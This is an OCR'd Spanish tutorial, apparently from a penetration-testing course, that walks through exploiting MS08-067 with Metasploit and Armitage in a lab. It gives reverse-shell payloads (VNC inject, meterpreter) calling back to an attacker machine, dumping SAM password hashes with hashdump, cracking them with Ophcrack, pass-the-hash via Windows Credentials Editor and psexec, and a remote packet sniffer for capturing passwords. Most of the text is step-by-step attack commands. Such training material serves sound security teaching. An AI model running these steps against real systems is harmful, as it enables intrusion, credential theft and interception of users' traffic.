
Entorno de Armitage

Para la práctica volveremos a seleccionar el exploit ms08_067_netapi para ver las peculiaridades de cada conexión.

Configuraremos y ejecutaremos el exploit pulsando en Launch



Devolverá una sesión remota de meterpreter



Obtención de credenciales en Armitage

Funcionalidades de Metastploit

❖ Funcionalidades

Para comprender mejor el funcionamiento de metasploit realizaremos un ejemplo donde seleccionaremos un exploit i lo ejecutaremos con dos payloads diferentes para ver sus distintas características

El exploit que he seleccionado es **el ms08_067_netapi** donde os pongo un fragmento obtenido de la base de datos de securityfocus sitio web dedicado a la publicación de vulnerabilidades y donde guardan una base de datos actualizada.

"Microsoft Windows is prone to a remote code-execution vulnerability that affects RPC (Remote Procedure Call) handling in the Server service.

An attacker could exploit this issue to execute arbitrary code with SYSTEM-level privileges. Successful exploits will result in the complete compromise of vulnerable computers. This issue may be prone to widespread automated exploits.

Attackers require authenticated access on Windows Vista and Server 2008 platforms to exploit this issue.

This vulnerability affects Windows 2000, Windows XP, Windows Server 2003, Windows Vista, and Windows Server 2008. "

Empezaremos buscando el exploit que nos interesa utilizando los comandos comentados anteriormente.

Msf> search netapi

La consola nos devuelve cuatro exploits disponibles, en este ejemplo haremos uso del cuarto, los seleccionaremos de la siguiente manera:

Msf> use Windows/smb/ms08_067_netapi

Como datos adicionales también consultaremos la información referente al exploit seleccionado.

Msf > info Windows/smb/ms08_067_netapi

Información de un exploit

Con show options consultaremos las posibles parámetros a configurar que tiene el exploit, en este caso permite indicar el equipo remoto a acceder con la variable RHOST, también nos muestra las opciones requeridas.

Seleccionaremos el parámetro con:

Msf>set RHOST 192.168.1.80

Seguidamente seleccionaremos el payload a utilizar:

El primer ejemplo de payload que mostraré es Vncinject/reverse_tcp el cual nos devolverá un escritorio remoto con conexión inversa de la pc_victima.


Msf> Set payload Windows/vncinject/reverse_tcp

Con show options seleccionaremos las opciones del payload que en este caso será lhost para indicar la maquina del equipo atacante, ya que le estamos indicando al payload que haga una conexión inversa, quiere decir que será la victima quien se conecte al atacante.

Msf> set lhost 192.168.1.59

Ahora ya está configurado el exploit para ser lanzado.

Msf>exploit



Shell remota por VNCInject

Nos devuelve una consola remota y una Shell, esta Shell puede ser un problema por lo que tenemos la posibilidad de desactivarla antes de lanzar el exploit con el siguiente comando:

Msf> Show advanced
Msf>set DisableCourtesyShell true

Si volvemos a ejecutar el exploit ya no saldrá la Shell, Cuando puede ser necesaria esta opción?, pues cuando la sesión remota esta bloqueada, es entonces cuando con la consola podemos acceder al explorador ejecutando el proceso del explorador de Windows:

Explorer.exe

El siguiente payload que usaremos será meterpreter el cual nos permite cargar diversos plug-ins de ataque que mostraremos a continuación, algunos de ellos son sniffer, keylogger, webcam….. Todos ellos los detallaremos más a fondo más adelante.

Seleccionaremos el payload

Msf>set payload Windows/meterpreter/reverse_tcp

Seleccionaremos el lhost y ejecutaremos el exploit:

Ejecución de un exploit

Nos indica que se ha abierto una sesión remota

Si queremos ver las sesiones creadas

```
MSF > sessions -l
```

Si queremos seleccionar una sesión en concreto:

```
MSF > sessions –i <número sesión
```

Cuando estemos conectados a la sesión de meterpreter estudiaremos una serie de comandos y scripts los cuales mostraremos un breve resumen a continuación, resaltar que con el comando help se mostraran todos los comandos disponibles.

```
MSF > background
```

Permite ejecutar meterpreter en segundo plano.

Meterpreter

❖ Meterpreter

Meterpreter es una familia de plugins avanzados de los mismos creadores del Metasploit Framework, que se utiliza sobre sistemas comprometidos y tienen como característica fundamental que todo es cargado en la memoria del sistema sin crear ningún proceso adicional ni dejar rastros, permitiendo incluso la inyección dinámica de dll's o la migración entre procesos del interprete. Los comandos más usados que podemos utilizar los siguientes:

```
MSF > ps
```

Muestra los procesos activos en la maquina remota

```
MSF > sysinfo
```

Nos indica el nombre de la maquina y el sistema operativo, así como el idioma de la maquina remota.

```
MSF > getuid
```

Nos indica con que privilegios corre la sesión de la consola

```
MSF > getpid
```


Nos indica el pid del proceso al que estamos conectados

```
MSF > migrate
```

Cuando se ha ejecutado un exploit que afecta a una vulnerabilidad en el software si remotamente cerramos el proceso al que estamos conectados, se perderá la conexión, para evitar esto meterpreter nos permite migrar procesos para así evitar la pérdida de conexión.

MSF > idletime


Muestra el tiempo de inactividad del usuario remoto



Tiempo inactivo del usuario


MSF > getwd

Muestra el directorio remoto donde estamos



MSF > getlwd

Muestra el directorio local



HashDump

Ntlm (NT Lan Manager) es un algoritmo basado en MD4 el cual es utilizado por los sistemas Windows como método de autenticación. Este utiliza un Challenge de 8 bytes que intercambia entre cliente y servidor, este protocolo es vulnerable a diversos ataques ya que No es necesario descifrar una contraseña sino que podemos iniciar sesión capturando el hash que se genera en la negociación del protocolo.

Las contraseñas en Windows se almacenan en un fichero llamado SAM en el directorio %windir%\system32\config el cual las guarda cifradas con una función hash unidireccional lo que indica que funciona en un solo sentido y que a partir del hash no hay retorno, no se puede descifrar la contraseña.

La estructura del fichero SAM consta de la cuenta de usuario , mas el sid, identificador que nos señala que privilegios tiene la cuenta, y las dos versiones hash del sistema Windows, la primera de ellas y la mas fácil de descifrar es Lan Manager disponible para las versiones win9x, Windows xp/vista, el hash de lanman se calcula partiendo en dos partes de siete caracteres cada una y en mayúsculas la contraseña, la segunda parte corresponde a las versiones de NT, XP, VISTA y 2000x es NTLM i NTLM v2.

Lo primero que tenemos que obtener es el hash el cual nos lo proporciona el plugin hashdump .


Cuando tenemos el Shell meterpreter ejecutamos lo siguiente:

```
Meterpreter >run hashdump
```


Puede darse el caso que al ejecutar el plugin del siguiente error

Lo cual nos indica que debemos migrar el proceso a un contexto de usuario del sistema para obtener los hash.

Comprobamos que al proceso de winlogon.exe le corresponde el PID 520, migraremos nuestro meterpreter a ese proceso:



Y volveremos a ejecutar el plugin hashdump.




Ejecución de hashdump

Ya tenemos el hash en formato lanman i ntlm de la cuenta de Administrador local.

Para obtener las contraseñas se pueden utilizar varios métodos, uno de ellos son las tablas rainbow, tablas generadas con hash precalculados y que realizan una comparación de hashes.

Este método lo utiliza la herramienta opensource OPHCRACK disponible en http://ophcrack.sourceforge.net/


Pasaremos un diccionario de fuerza bruta sobre el hash utilizando las tablas rainbow, para eso utilizaremos el programa citado anteriormente.



Pantalla de Ophcrack

Guardaremos el resultado de hashdump en un fichero con formato pwdumpfile.

Seleccionaremos load /pwdump file , y cargaremos el fichero anteriormente creado, junto con la carga de las tablas necesarias i pulsaremos a Crack



Resultado crackeo de password

En la parte inferior derecha podremos observar el tiempo que ha tardado en obtener la password en la parte superior derecha como nt pwd

Podemos prescindir de malgastar tiempo en crackear las password, tenemos el hash y haremos uso de una técnica llamada “Pass the Hash” , esta técnica consiste en la posibilidad de autenticarse en equipos Windows únicamente conociendo el hash, os muestro una herramienta que nos permitirá conectar al equipo remoto modificando las credenciales del equipo con las de la cuenta administrador del equipo remoto http://www.ampliasecurity.com su nombre **Windows credentials Editor V.1.0**, esta herramienta permite modificar las credenciales de logon, añadirlas o borrarlas, soporta los sistemas Windows xp, 2003, vista, 7 y 2008 , la herramienta provee las siguientes opciones:


Options:

-l Lista las sesiones de logon y credenciales ntlm (por defecto)
-s Cambia las credenciales NTLM de la sesión de logon en curso.
-r Lista las sesiones de logon y credenciales ntlm indefinidamente refrescando cada 5 segundos si hay nuevas sesiones.
-c corre cmd en una nueva sesión con las credenciales ntlm especificas.
-e lista las sesiones de logon con credenciales ntlm indefinidamente.
-o grava las salidas en un fichero
-i especifica el LUID
-d Borra las credenciales ntlm de una sesión
-v desarrolla la salida.

Para comprobar el acceso realizaremos lo siguiente, nos conectaremos al recurso administrativo de la maquina remota \\192.168.1.80

Solicitud de credenciales Recurso Remoto


Podemos comprobar que nos pide las credenciales de autenticación:



Windows Credentials Editor v1.0

Ejecutaremos wce –s Administrador:500:hash lanman:hash ntlm
I volvemos a conectarnos al recurso

\\192.168.1.80|c$




Acceso al recuros c$ con las nuevas credenciales

Ya tenemos acceso sin conocer de su password….

Metasploit nos ofrece la posibilidad de realizar el mismo trabajo sin salir del Framework

Una vez que hemos obtenido la sesión meterpreter y con hashdump obtenido los hashes de las passwords, necesitamos saber el grupo de trabajo del equipo destino, con nmap realizaremos un escaneo haciendo uso del script smb-os-discovery.nse que nos dará el resultado siguiente:


Nmap –script smb-os-discoverty.nse –p445 192.168.1.80




Comprobamos que nuestro grupo de trabajo es **GRUPO_TRABAJO,** ya podemos hacer uso del modulo psexec de metasploit.

En el módulo configuramos los siguientes parámetros:

Rhost: el equipo destino
Smbdomain: el grupo de trabajo obtenido anteriormente
Lhost: nuestro equipo
Lport: puerto por donde nos devolverá la sesión meterpreter
Smbuser: el usuario remoto
Smbpass: el hash que hemos obtenido con hashdump





Podemos comprobar que ha abierto una sesión meterpreter.

Sniffer

El Modulo sniffer de meterpreter nos permite capturar paquetes en el equipo remoto y exportarlos al formato pcap, para que posteriormente puedan ser analizados por herramientas como whireshark y obtener así datos relevantes como contraseñas y acceso a sitios.


Cuando tenemos acceso a la consola meterpreter ejecutamos lo siguiente:

```
Meterpreter > use sniffer
```

Utilizando el comando help nos mostrará las opciones posibles.

Consola de meterpreter

```
Meterpreter > sniffer_interfaces
```

